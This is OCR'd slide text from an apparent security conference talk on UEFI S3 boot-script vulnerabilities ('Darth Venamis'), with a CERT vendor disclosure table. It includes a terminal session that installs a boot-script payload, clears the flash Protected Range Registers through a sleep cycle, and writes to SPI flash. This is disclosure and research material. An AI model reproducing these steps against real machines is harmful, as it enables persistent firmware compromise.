

SEC
PEI
DXE
BDS
os load
Save
Boot Script Table in ACPI NVS
Execute
SEC
PEI(S3 aware PEM to restore PEI phase configuration)
Boot Script PEIM to restore DXE phase configuration
OS waking Vector

```
#define EFI_BOOT_SCRIPT_IO_WRITE_OPCODE               0x00
#define EFI_BOOT_SCRIPT_IO_READ_WRITE_OPCODE          0x01
#define EFI_BOOT_SCRIPT_MEM_WRITE_OPCODE              0x02
#define EFI_BOOT_SCRIPT_MEM_READ_WRITE_OPCODE         0x03
#define EFI_BOOT_SCRIPT_PCI_CONFIG_WRITE_OPCODE       0x04
#define EFI_BOOT_SCRIPT_PCI_CONFIG_READ_WRITE_OPCODE  0x05
#define EFI_BOOT_SCRIPT_SMBUS_EXECUTE_OPCODE          0x06
#define EFI_BOOT_SCRIPT_STALL_OPCODE                  0x07
#define EFI_BOOT_SCRIPT_DISPATCH_OPCODE               0x08
```

Version 0.91

April 1, 2004

Case study 2: Darth Venamis



OS-resident Attacker

BIOS_CNTL.BLE bit

BIOS_CNTL.
SMM_BWP bit

Protected
Range Registers

ACCESS DENIED
EVEN TO SMM

ACCESS DENIED
EVEN TO SMM

Firmware

UEFITool says
"padding"?

Code & Stuff

EFI Variables

Code & Stuff

Flash
Addr.

18E000

190000

610000


632000

7FFFFF

Case study 2: Darth Venamis

- In this case CERT didn't list which vendors they have contacted.

- It turns out that Apple was not contacted by CERT, but was informed by USRT.



Vendor Information (Learn More)


Vendor	Status	Date Notified	Date Updated
American Megatrends Incorporated (AMI)	Affected	15 Sep 2014	10 Dec 2014
Dell Computer Corporation, Inc.	Affected	15 Sep 2014	22 Jan 2015
Insyde Software Corporation	Affected	-	03 Feb 2015
Intel Corporation	Affected	15 Sep 2014	29 Dec 2014
Lenovo	Affected	-	21 Jan 2015
Phoenix Technologies Ltd.	Affected	06 Oct 2014	19 Dec 2014

Case study 2: Darth Venamis

Physical access is
no longer required!

- It turns out that many Macbooks are vulnerable!
- This is a software-only attack via S3 resume script.
- Can escalate from root access to firmware writing.

Case study 2: Darth Venamis



```
mbp2014:~/efi/bh2015: sudo ./check-flockdn
FLOCKDN: f008
PR0:     00000000
PR1:     80010000
PR2:     860f0190
PR3:     9fff0632
mbp2014:~/efi/bh2015: sudo ./install-bootscript unlock-32.bin
000000007ad3f000
00000239 DISPATCH: EntryPoint=000000007afd7600
0000029c DISPATCH: EntryPoint=000000007afd74fc
Hit ^C to abort

Writing 14 bytes to 0x7afd600
0000000: 66 c7 05 04 f8 d1 fe 08 f0 e9 ee fe ff ff       f.............
mbp2014:~/efi/bh2015: pmset sleepnow
Sleeping now...
mbp2014:~/efi/bh2015: sudo ./check-flockdn
FLOCKDN: f00c
PR0:     00000000
PR1:     00000000
PR2:     00000000
PR3:     00000000
mbp2014:~/efi/bh2015: echo 'Hello, world!' | \
> sudo ./spiflash --verbose -w - --offset 0x7fe000
spiflash_write_enable: bios_cntl=9
spiflash_write_enable: new_bios_cntl=9
spiflash: writing to 007fe000: 0xe bytes
spiflash_read: offset 007fe000
spiflash_write: 007fe000 + 1000 bytes
mbp2014:~/efi/bh2015: sudo ./spiflash -r - --offset 0x7fe000 -n 16 | xxd -g 1
0000000: 48 65 6c 6c 6f 2c 20 77 6f 72 6c 64 21 0a ff ff  Hello, world!...
mbp2014:~/efi/bh2015: 
```

Normally, the boot flash is protected by PRR and FLOCKDN locks them.

